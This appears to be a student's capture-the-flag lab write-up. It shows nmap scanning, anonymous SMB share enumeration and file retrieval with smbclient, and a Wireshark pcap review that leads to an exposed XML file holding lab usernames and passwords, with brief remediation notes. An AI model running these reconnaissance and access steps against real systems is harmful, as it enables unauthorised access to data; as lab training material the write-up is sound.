Nmap scan report for dvwa.pc (10.5.5.12)
Host is up (0.0050s latency).

PORT    STATE  SERVICE
139/tcp closed netbios-ssn

Nmap scan report for juice-shop.pc (10.5.5.13)
Host is up (0.0020s latency).

PORT    STATE  SERVICE
139/tcp closed netbios-ssn

Nmap scan report for gravemind.pc (10.5.5.14)
Host is up (0.0018s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn

Nmap scan report for webgoat.pc (10.5.5.15)
Host is up (0.0038s latency).

PORT    STATE  SERVICE
139/tcp closed netbios-ssn

Nmap done: 257 IP addresses (7 hosts up) scanned in 2.59 seconds

┌──(kali㉿Kali)-[~]
└─$ 
```

The scan found only one port open tcp 139 on 10.5.5.14


When I ran anonymous login this what I found.



```
┌──(kali㉿Kali)-[~]
└─$ smbclient -L //10.5.5.14/ -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        homes           Disk      All home directories
        workfiles       Disk      Confidential Workfiles
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------

┌──(kali㉿Kali)-[~]
└─$ cat print$
cat: 'print$': No such file or directory

┌──(kali㉿Kali)-[~]
└─$ sbmclient //10.5.5.14/home -N
Command 'sbmclient' not found, did you mean:
  command 'smbclient' from deb smbclient
Try: sudo apt install <deb name>

┌──(kali㉿Kali)-[~]
└─$ 
```

Home, working file, print$ and IPC$

Have running several smbclient command: to login to the drive I got file on one of them



Ethical-Hacker-Kali 1 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
kali@Kali: ~
File Actions Edit View Help
67°F
Mostly cloudy
Search
7:09 PM
8/8/2025

```
┌──(kali㉿Kali)-[~]
└─$ smbclient //10.5.5.14/homes -N
Anonymous login successful
tree connect failed: NT_STATUS_BAD_NETWORK_NAME

┌──(kali㉿Kali)-[~]
└─$ smbclient //10.5.5.14/worlfiles -N
Anonymous login successful
tree connect failed: NT_STATUS_BAD_NETWORK_NAME

┌──(kali㉿Kali)-[~]
└─$ smbclient //10.5.5.14/ print$  -N

┌──(kali㉿Kali)-[~]
└─$ smbclient //10.5.5.14/print$  -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Aug 14 09:42:06 2023
  ..                                  D        0  Mon Aug 30 05:00:05 2021
  IA64                                D        0  Mon Sep  2 13:39:42 2019
  x64                                 D        0  Mon Aug 30 05:00:05 2021
  W32X86                              D        0  Mon Aug 30 05:00:05 2021
  W32MIPS                             D        0  Mon Sep  2 13:39:42 2019
  W32ALPHA                            D        0  Mon Sep  2 13:39:42 2019
  COLOR                               D        0  Mon Sep  2 13:39:42 2019
  W32PPC                              D        0  Mon Sep  2 13:39:42 2019
  WIN40                               D        0  Mon Sep  2 13:39:42 2019
  OTHER                               D        0  Fri Oct  8 00:00:00 2021
  color                               D        0  Mon Aug 30 05:00:05 2021

                38497656 blocks of size 1024. 8408004 blocks available
smb: \> cd OTHER
smb: \OTHER\> ls
  .                                   D        0  Fri Oct  8 00:00:00 2021
  ..                                  D        0  Mon Aug 14 09:42:06 2023
  sxij42.txt                          N      103  Tue Oct 12 00:00:00 2021

                38497656 blocks of size 1024. 8408004 blocks available
smb: \OTHER\> get sxij42.txt
getting file \OTHER\sxij42.txt of size 103 as sxij42.txt (9.1 KiloBytes/sec) (average 9.1 KiloBytes/sec)
smb: \OTHER\> exit

┌──(kali㉿Kali)-[~]
└─$ cat sxij42.txt
Congratulations!
You found the flag for Challenge 3!
The code for this challenge is NWs39691.

┌──(kali㉿Kali)-[~]
└─$ 
```

Print$ had a file which on further exploitation I found message and the code

Congratulations!


You found the flag for Challenge 3!

The code for this challenge is NWs39691.

Remediation recommendations:


1. Harden firewall
2. And disable anonymous login access.

Question 4 packet capture


Ethical-Hacker-Kali 1 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
kali@Kali: ~/Downloads
File Actions Edit View Help


```
┌──(kali㉿Kali)-[~]
└─$ cd Downloads

┌──(kali㉿Kali)-[~/Downloads]
└─$ ls
SA.pcap  'charles.otugeh(1).ovpn'  'charles.otugeh(2).ovpn'   charles.otugeh.ovpn

┌──(kali㉿Kali)-[~/Downloads]
└─$ wireshark  SA.pcap
```

This open in the browser.
I found this IP 10.5.5.11


Ethical-Hacker-Kali 1 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
SA.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http
No.   Time           Source       Destination  Protocol Length Info
    4 0.000071795    10.5.5.1     10.5.5.11    HTTP      159 GET /database-offline.php HTTP/1.1
    6 0.011841434    10.5.5.11    10.5.5.1     HTTP     3794 HTTP/1.1 200 OK  (text/html)
   14 2.036245694    10.5.5.1     10.5.5.11    HTTP      163 GET /styles/global-styles.css HTTP/1.1
   18 2.038249914    10.5.5.11    10.5.5.1     HTTP     5101 HTTP/1.1 200 OK  (text/css)
   26 4.057665129    10.5.5.1     10.5.5.11    HTTP      144 GET /test/ HTTP/1.1
   28 4.060212945    10.5.5.11    10.5.5.1     HTTP     1171 HTTP/1.1 200 OK  (text/html)
   36 6.079192031    10.5.5.1     10.5.5.11    HTTP      143 GET /data HTTP/1.1
   38 6.080111447    10.5.5.11    10.5.5.1     HTTP      572 HTTP/1.1 301 Moved Permanently  (text/html)
   46 8.099530689    10.5.5.1     10.5.5.11    HTTP      175 GET /webservices/rest/ws-user-account.php HTTP/1.1
   48 8.110125120    10.5.5.11    10.5.5.1     HTTP     3736 HTTP/1.1 200 OK  (text/html)
   56 10.131363371   10.5.5.1     10.5.5.11    HTTP      147 GET /includes HTTP/1.1
   58 10.132435798   10.5.5.11    10.5.5.1     HTTP      580 HTTP/1.1 301 Moved Permanently  (text/html)
   66 12.150089180   10.5.5.1     10.5.5.11    HTTP      148 GET /passwords HTTP/1.1
   68 12.151583938   10.5.5.11    10.5.5.1     HTTP      582 HTTP/1.1 301 Moved Permanently  (text/html)
   76 14.175837979   10.5.5.1     10.5.5.11    HTTP      153 GET /icons.text/gif HTTP/1.1
   78 14.176202540   10.5.5.11    10.5.5.1     HTTP      512 HTTP/1.1 404 Not Found  (text/html)
   86 16.195038946   10.5.5.1     10.5.5.11    HTTP      165 GET /javascript/follow-mouse.js HTTP/1.1
   88 16.196526139   10.5.5.11    10.5.5.1     HTTP     1478 HTTP/1.1 200 OK  (application/javascript)
   96 18.219190352   10.5.5.1     10.5.5.11    HTTP      159 GET /webservices/soap/lib HTTP/1.1

› Frame 46: 175 bytes on wire (1400 bits), 175 bytes captured (1400 bits) on interface br-339414195aeb, i
› Ethernet II, Src: 02:42:74:cc:e2:84 (02:42:74:cc:e2:84), Dst: 02:42:0a:05:05:0b (02:42:0a:05:05:0b)
› Internet Protocol Version 4, Src: 10.5.5.1, Dst: 10.5.5.11
› Transmission Control Protocol, Src Port: 57904, Dst Port: 80, Seq: 1, Ack: 1, Len: 109
› Hypertext Transfer Protocol

0000  02 42 0a 05 05 0b 02 42  74 cc e2 84 08 00 45 00   ·B····B t·····E·
0010  00 a1 a5 d0 40 00 40 06  76 71 0a 05 05 01 0a 05   ····@·@· vq······
0020  05 0b e2 30 00 50 00 6a  93 3e 47 0c ad 0a 80 18   ···0·P·j ·>G·····
0030  01 f6 1e a9 00 00 01 01  08 0a 78 c0 43 d9 11 0e   ········ ··x·C···
0040  60 ca 47 45 54 20 2f 77  65 62 73 65 72 76 69 63   `·GET /w ebservic
0050  65 73 2f 72 65 73 74 2f  77 73 2d 75 73 65 72 2d   es/rest/ ws-user-
0060  61 63 63 6f 75 6e 74 2e  70 68 70 20 48 54 54 50   account. php HTTP
0070  2f 31 2e 31 0d 0a 48 6f  73 74 3a 20 31 30 2e 35   /1.1··Ho st: 10.5
0080  2e 35 2e 31 31 0d 0a 55  73 65 72 2d 41 67 65 6e   .5.11··U ser-Agen
0090  74 3a 20 63 75 72 6c 2f  37 2e 38 38 2e 31 0d 0a   t: curl/ 7.88.1··
00a0  41 63 63 65 70 74 3a 20  2a 2f 2a 0d 0a 0d 0a      Accept:  */*····

SA.pcap                Packets: 100 · Displayed: 20 (20.0%)    Profile: Default
```

When I searched the url I found the html file.


Ethical-Hacker-Kali 1 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Kali Linux
10.5.5.11/data/user_accounts
10.5.5.11/data/user_accounts.xml
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
16:26
67°F
Mostly cloudy
Search
Right Ctrl
7:26 PM
8/8/2025

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
–<Employees>
  –<Employee ID="0">
     <UserName>Flag</UserName>
     <Password>Here is the Code for Challenge 4!</Password>
     <Signature>21z-1478K</Signature>
     <Type>Flag</Type>
   </Employee>
  –<Employee ID="1">
     <UserName>admin</UserName>
     <Password>adminpass</Password>
     <Signature>g0t r00t?</Signature>
     <Type>Admin</Type>
   </Employee>
  –<Employee ID="2">
     <UserName>adrian</UserName>
     <Password>somepassword</Password>
     <Signature>Zombie Films Rock!</Signature>
     <Type>Admin</Type>
   </Employee>
  –<Employee ID="3">
     <UserName>john</UserName>
     <Password>monkey</Password>
     <Signature>I like the smell of confunk</Signature>
     <Type>Admin</Type>
   </Employee>
  –<Employee ID="4">
     <UserName>jeremy</UserName>
     <Password>password</Password>
     <Signature>d1373 1337 speak</Signature>
     <Type>Admin</Type>
   </Employee>
  –<Employee ID="5">
     <UserName>bryce</UserName>
     <Password>password</Password>
     <Signature>I Love SANS</Signature>
```

The message ‘Here is the code for challenge 4!’

Code: 21z-1478K.

Remediations:

Enforce authentication to access API files

Set the firewall to detect and deny access.